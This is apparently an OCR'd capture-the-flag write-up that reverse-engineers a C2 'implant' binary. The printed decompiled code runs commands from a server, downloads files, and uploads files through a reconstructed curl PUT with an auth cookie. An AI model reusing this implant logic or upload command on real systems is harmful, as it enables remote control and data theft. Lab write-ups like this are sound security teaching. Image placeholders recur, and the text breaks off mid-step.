


spooktrol

This is spooktrol writeup by Jiseok Song

nmap









Web enumeration

It shows auth cookie as shown in nmap



I can see robots.txt



I can browse this path



Look like it's binary file

I can download this

```
$curl http://10.10.11.123/file_management/?file=implant -o implant
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3528k  100 3528k    0     0  3646k      0 --:--:-- --:--:-- --:--:-- 3645k
```

Binary analysis

main has only one function spooky

Decompile: main - (implant)

```
1
2 undefined8 main(void)
3
4 {
5   Spooky();
6   return 0;
7 }
8
```

Spooky has decrypt_xor function and interesting variable FLAG

```
                    try { // try from 00401ffa to 00402017 has its CatchHa
                    LAB_00401ffa                                    XREF[1
00401ffa e8 11 19       CALL        std::__cxx11::basic_string<>::_M_repla
         00 00
00401fff 48 8d 44       LEA         RAX=>local_408,[RSP + 0x60]
         24 60
00402004 48 8d 35       LEA         RSI,[FLAG]
         45 a1 45 00
0040200b 48 89 c7       MOV         RDI,RAX
0040200e 48 89 44       MOV         qword ptr [RSP + local_458],RAX
         24 10
00402013 e8 88 fb       CALL        decrypt_xor[abi:cxx11]
         ff ff
                    } // end try from 00401ffa to 00402017
00402018 48 8b ac       MOV         RBP,qword ptr [RSP + local_290]
         24 d8 01
         00 00
```

```
104 local_2d0 = local_2c0;
105 local_2e0[0] = 0;
106 local_2c8 = 0;
107 local_2c0[0] = 0;
108 local_2b0 = local_2a0;
109 local_2a8 = 0;
110 local_2a0[0] = '\0';
111 local_288 = 0;
112 local_290 = local_280;
113 local_280[0] = local_280[0] & 0xffffffffffffff00;
114                 /* try { // try from 00401ffa to 00402017 has its CatchHandler @ 00402e67 */
115 std::__cxx11::basic_string<>::_M_replace((basic_string<> *)&local_2d0,0,0,"auth=",5);
116 decrypt_xor[abi:cxx11]((char *)&local_408);
117 uVar15 = 0xf;
118 if (local_290 != local_280) {
119   uVar15 = local_280[0];
120 }
```

Double click FLAG shows its content

```
                        FLAG

      0085c150 04 19 12        undefine...
               2a 03 62
               27 62 3f ...
   0085c150 04                   undefined104h

   0085c151 19                   undefined119h
   0085c152 12                   undefined112h
   0085c153 2a                   undefined12Ah
   0085c154 03                   undefined103h
   0085c155 62                   undefined162h
   0085c156 27                   undefined127h
   0085c157 62                   undefined162h
   0085c158 3f                   undefined13Fh
   0085c159 36                   undefined136h
   0085c15a 0e                   undefined10Eh
   0085c15b 1c                   undefined11Ch
   0085c15c 30                   undefined130h
   0085c15d 22                   undefined122h
   0085c15e 25                   undefined125h
   0085c15f 34                   undefined134h
   0085c160 23                   undefined123h
   0085c161 2c                   undefined12Ch
   0085c162 00                   undefined100h
   0085c163 00                   undefined100h
      0085c164 00              ??         00h
```

I can copy byte string and put \x for each of them to treat it as byte

```
$for i in $(echo '04 19 12 2a 03 62 27 62 3f 36 0e 1c 30 22 25 34 23 2c' | tr ' ' '\n');do echo -n "\x$i";done;echo
\x04\x19\x12\x2a\x03\x62\x27\x62\x3f\x36\x0e\x1c\x30\x22\x25\x34\x23\x2c
```

decrypt_xor performs xor calculation to 0x51

```
char * decrypt_xor[abi:cxx11](char *param_1)

{
  byte bVar1;
  ulong uVar2;
  char *pcVar3;
  ulong uVar4;
  byte *in_RSI;

  *(char **)param_1 = param_1 + 0x10;
  std::__cxx11::basic_string<>::_M_construct<char*>(param_1,"",0x5eb735);
  bVar1 = *in_RSI;
  while (1 < (byte)(bVar1 + 1)) {
    uVar2 = *(ulong *)(param_1 + 8);
    uVar4 = 0xf;
    pcVar3 = *(char **)param_1;
    if (param_1 + 0x10 != pcVar3) {
      uVar4 = *(ulong *)(param_1 + 0x10);
    }
    if (uVar4 < uVar2 + 1) {
                    /* try { // try from 00401c36 to 00401c3a has its CatchHandler @ 00401c52 */
      std::__cxx11::basic_string<>::_M_mutate((basic_string<> *)param_1,uVar2,0,(char *)0x0,1);
      pcVar3 = *(char **)param_1;
    }
    pcVar3[uVar2] = bVar1 ^ 0x51;
    in_RSI = in_RSI + 1;
    *(ulong *)(param_1 + 8) = uVar2 + 1;
    *(undefined1 *)(*(long *)param_1 + 1 + uVar2) = 0;
    bVar1 = *in_RSI;
  }
  return param_1;
```

I can calculate xor on python. It's a flag for the competition, not needed here.

```
>>> ''.join([chr(i^0x51) for i in b"\x04\x19\x12\x2a\x03\x62\x27\x62\x3f\x36\x0e\x1c\x30\x22\x25\x34\x23\x2c"])
'UHC{R3v3ng_Master}'
```

After that, it looks like it requests get method to http://spooktrol.htb

```
std::__cxx11::basic_string<>::_M_append
          ((basic_string<> *)&local_2b0,(char *)local_68,(ulong)pcVar11);
std::__cxx11::basic_string<>::_M_replace
          ((basic_string<> *)&local_318,0,local_310,"http://spooktrol.htb",0x14);
local_32c = '\x01';
PrepareHTTP((State *)&local_368);
std::__cxx11::basic_string<>::basic_string((char *)local_3e8,(allocator *)&DAT_005eb735);
                    /* try { // try from 00402177 to 0040217b has its CatchHandler @ 00402d38 */
std::__cxx11::basic_string<>::basic_string((char *)&local_3c8,(allocator *)&DAT_005eb735);
                    /* try { // try from 0040218e to 00402192 has its CatchHandler @ 00402d30 */
std::__cxx11::basic_string<>::basic_string((char *)&local_268,(allocator *)&DAT_005eb735);
                    /* try { // try from 004021a5 to 004021a9 has its CatchHandler @ 00402d0e */
std::__cxx11::basic_string<>::basic_string((char *)&local_388,(allocator *)&DAT_005e9ed2);
                    /* try { // try from 004021b9 to 004021bd has its CatchHandler @ 00402d40 */
PerformGET((State *)&local_368,(basic_string<> *)&local_388,(basic_json<> *)&local_268,local_3e8,
          &local_3c8);
```

Then it goes to switch statement.

1. task 0

```
pbVar5 = nlohmann::basic_json<>::operator[]<char_const>(local_428,"task");
local_434 = 0;
nlohmann::detail::from_json<>(pbVar5,&local_434);
switch(local_434) {
case 0:
  ___printf_chk(extraout_XMM0_Da_01,in_XMM1_Da,in_XMM2_Da,in_XMM3_Da,in_XMM4_Da,in_XMM5_Da,
                in_XMM6_Da,in_XMM7_Da,1,"No tasks...\n",extraout_RDX,
                &switchD_0040245c::switchdataD_005e0a88,uVar17,in_R9);
  break;
```

1 Look like value of task set to local_434

2 If task:0, print "No tasks..."

2. task 1

```
case 1:
  if ((local_428[0] == (basic_json<>)0x1) &&
     (bVar20 = nlohmann::basic_json<>::contains<>(local_428,"arg1"), bVar20)) {
                /* try { // try from 004028dc to 004028ed has its CatchHandler @ 00402e34 */
    pbVar5 = nlohmann::basic_json<>::operator[]<char_const>(local_428,"arg1");
    nlohmann::basic_json<>::get_impl<>((basic_json<> *)local_3a8,(priority_tag)pbVar5);
                /* try { // try from 004028f9 to 004028fd has its CatchHandler @ 00402e9f */
    exec[abi:cxx11]((char *)&local_388);
                /* try { // try from 00402908 to 00402943 has its CatchHandler @ 00402e2f */
    pbVar5 = nlohmann::basic_json<>::operator[]<char_const>(local_428,"id");
    local_430 = 0;
    nlohmann::detail::from_json<>(pbVar5,(int *)&local_430);
    __gnu_cxx::__to_xstring<>
              ((FuncDef0 *)&local_268,0x5256d0,&DAT_00000010,"%d",(ulong)local_430);
                /* try { // try from 0040294d to 00402951 has its CatchHandler @ 00402de2 */
    PerformPOST((State *)&local_368,(basic_string *)&local_268,(basic_string *)&local_388);
    if (local_268 != local_258) {
      operator.delete(local_268);
    }
    if (local_388 != local_378) {
      operator.delete(local_388);
    }
    pcVar11 = local_3a8[0];
    if (local_3a8[0] == local_398) break;
LAB_0040277e:
    operator.delete(pcVar11);
  }
  break;
```

Look like it executes command from arg1

3. task 2

```
case 2:
  if (((local_428[0] == (basic_json<>)0x1) &&
      (bVar20 = nlohmann::basic_json<>::contains<>(local_428,"arg1"), bVar20)) &&
     (bVar20 = nlohmann::basic_json<>::contains<>(local_428,"arg2"), bVar20)) {
                /* try { // try from 004027d3 to 004027d7 has its CatchHandler @ 00402e34 */
    std::__cxx11::basic_string<>::basic_string((char *)&local_268,(allocator *)&DAT_005eb735);
                /* try { // try from 004027e2 to 004027f1 has its CatchHandler @ 00402ed7 */
    pbVar5 = nlohmann::basic_json<>::operator[]<char_const>(local_428,"arg1");
    nlohmann::basic_json<>::get_impl<>((basic_json<> *)&local_388,(priority_tag)pbVar5);
                /* try { // try from 00402803 to 00402807 has its CatchHandler @ 00402ed2 */
    PerformGET((State *)&local_368,(basic_string<> *)&local_388,(basic_json<> *)&local_268,
               local_3e8,&local_3c8);
    if (local_388 != local_378) {
      operator.delete(local_388);
    }
    if (local_268 != local_258) {
      operator.delete(local_268);
    }
```

Perform get request to arg1

```
    pbVar5 = nlohmann::basic_json<>::operator[]<char_const>(local_428,"arg2");
    nlohmann::basic_json<>::get_impl<>((basic_json<> *)&local_388,(priority_tag)pbVar5);
                /* try { // try from 00402859 to 0040285d has its CatchHandler @ 00402edc */
    std::basic_ofstream<>::basic_ofstream
              ((basic_ofstream<> *)&local_268,(basic_string *)&local_388,0x30);
    if (local_388 != local_378) {
      operator.delete(local_388);
    }
    pcVar11 = local_3c8;
                /* try { // try from 00402887 to 00402894 has its CatchHandler @ 00402c57 */
    std::__ostream_insert<>((basic_ostream *)&local_268,local_3c8,local_3c0);
    iVar4 = std::basic_filebuf<>::close((basic_filebuf<> *)&local_260,(int)pcVar11);
    if (CONCAT44(extraout_var,iVar4) == 0) {
                /* try { // try from 00402c4d to 00402c51 has its CatchHandler @ 00402c57 */
      std::basic_ios<>::clear
                ((basic_ios<> *)((basic_json<> *)&local_268 + (long)local_268[-3]),
                 *(uint *)(auStack_248 + (long)local_268[-3]) | 4);
    }
    std::basic_ofstream<>::~basic_ofstream((basic_ofstream<> *)&local_268);
  }
  break;
```

Open stream to get file arg2

4. task 3

```
case 3:
  if ((local_428[0] == (basic_json<>)0x1) &&
     (bVar20 = nlohmann::basic_json<>::contains<>(local_428,"arg1"), bVar20)) {
                /* try { // try from 00402bc1 to 00402bd0 has its CatchHandler @ 00402e34 */
    pbVar5 = nlohmann::basic_json<>::operator[]<char_const>(local_428,"arg1");
    nlohmann::basic_json<>::get_impl<>((basic_json<> *)&local_388,(priority_tag)pbVar5);
    local_268 = local_258;
                /* try { // try from 00402bf3 to 00402bf7 has its CatchHandler @ 00402cfd */
    std::__cxx11::basic_string<>::_M_construct<char*>
              ((char *)&local_268,local_388,(int)local_380 + (int)local_388);
                /* try { // try from 00402bfe to 00402c02 has its CatchHandler @ 00402cc6 */
    PerformUPLOAD((State *)&local_368,(basic_json<> *)&local_268);
    goto LAB_00402753;
  }
  break;
```

Perform uploading arg1

- PerformUPLOAD shows

```
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"cu",2);
if (0x7fffffffffffffffU - local_40 < 2) {
                    /* WARNING: Subroutine does not return */
  std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"rl",2);
if (0x7fffffffffffffffU - local_40 < 4) {
                    /* WARNING: Subroutine does not return */
  std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48," -H ",4);
if (0x7fffffffffffffffU - local_40 < 3) {
                    /* WARNING: Subroutine does not return */
  std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"\'Co",3);
if (0x7fffffffffffffffU - local_40 < 3) {
                    /* WARNING: Subroutine does not return */
  std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"oki",3);
if (0x7fffffffffffffffU - local_40 < 3) {
                    /* WARNING: Subroutine does not return */
  std::__throw_length_error("basic_string::append");
}
std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_48,"e: ",3);
std::__cxx11::basic_string<>::_M_append
```

Concatenating all these strings:

curl -H 'Cookie: [param1]' -X PUT -F file=@[param2] /file_upload/

```
system(local_48);
```

and run it


5. task 4


```
case 4:
  pbVar5 = nlohmann::basic_json<>::operator[]<char_const>(local_428,"id");
  local_42c = 0;
  nlohmann::detail::from_json<>(pbVar5,&local_42c);
  iVar4 = local_42c;
  std::__cxx11::basic_string<>::basic_string((char *)&local_388,(allocator *)&DAT_005eb735);
                /* try { // try from 00402668 to 0040266c has its CatchHandler @ 00402d91 */
  __gnu_cxx::__to_xstring<>((FuncDef0 *)&local_268,0x5256d0,&DAT_00000010,"%d",iVar4);
                /* try { // try from 0040268f to 00402752 has its CatchHandler @ 00402d8c */
  std::__cxx11::basic_string<>::_M_replace
            ((basic_string<> *)&local_388,local_380,0,"Domain: %s\n",
             (ulong)(local_318 + -0x5e08b9));
  std::__cxx11::basic_string<>::_M_replace
            ((basic_string<> *)&local_388,local_380,0,"Auth: %s\n",
             (ulong)(local_2d0 + -0x5e08c5));
  std::__cxx11::basic_string<>::_M_replace
            ((basic_string<> *)&local_388,local_380,0,"Hostname: %s\n",
             (ulong)(local_2b0 + -0x5e08cf));
  if (9.223372e+18 <= local_330) {
    uVar15 = (long)(local_330 - 9.223372e+18) ^ 0x8000000000000000;
  }
  else {
    uVar15 = (ulong)local_330;
  }
  if (9.223372e+18 <= local_330) {
    uVar15 = (long)(local_330 - 9.223372e+18) ^ 0x8000000000000000;
  }
  else {
    uVar15 = (ulong)local_330;
  }
  if (0x7fffffffffffffff - local_380 < uVar15) {
                /* WARNING: Subroutine does not return */
                /* try { // try from 00402ddd to 00402de1 has its CatchHandler @ 00402d8c */
    std::__throw_length_error("basic_string::append");
  }
  std::__cxx11::basic_string<>::_M_append((basic_string<> *)&local_388,"CbPeriod: %i\n",uVar15);
  std::__cxx11::basic_string<>::_M_replace
            ((basic_string<> *)&local_388,local_380,0,"Flag: %s\n",
             (ulong)((long)local_290 + -0x5e08eb));
  PerformPOST((State *)&local_368,(basic_string *)&local_268,(basic_string *)&local_388);
```

It just collects information and post it

Burpsuite to modify packet

Run burpsuite as root(since I need port 80) and set proxy configuration





Before start, I need to set localhost to spooktrol.htb to send packet to localhost

```
1 # Host addresses$
2 127.0.0.1  localhost spooktrol.htb$
```

I need to run docker ubuntu image to run the binary

```
└─ $sudo docker run -it --network host -v /etc/hosts:/etc/hosts:ro -v ./:/root ubuntu:12.04 /bin/bash
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
```

This command starts bash shell on my current directory to /root with ubuntu 12.04 docker image and /etc/hosts file loaded

Without it, it shows

```
└─ $./implant
Segmentation fault
```

Let's run the binary

```
root@parrot:~# ./implant
{"status":0,"arg1":"whoami","id":3,"result":"","target":"10c07eb431ba6e8fe9a29d149945fb1a","task":1,"arg2":""}
null{"task":0}
No tasks...
```

Request

Pretty Raw Hex

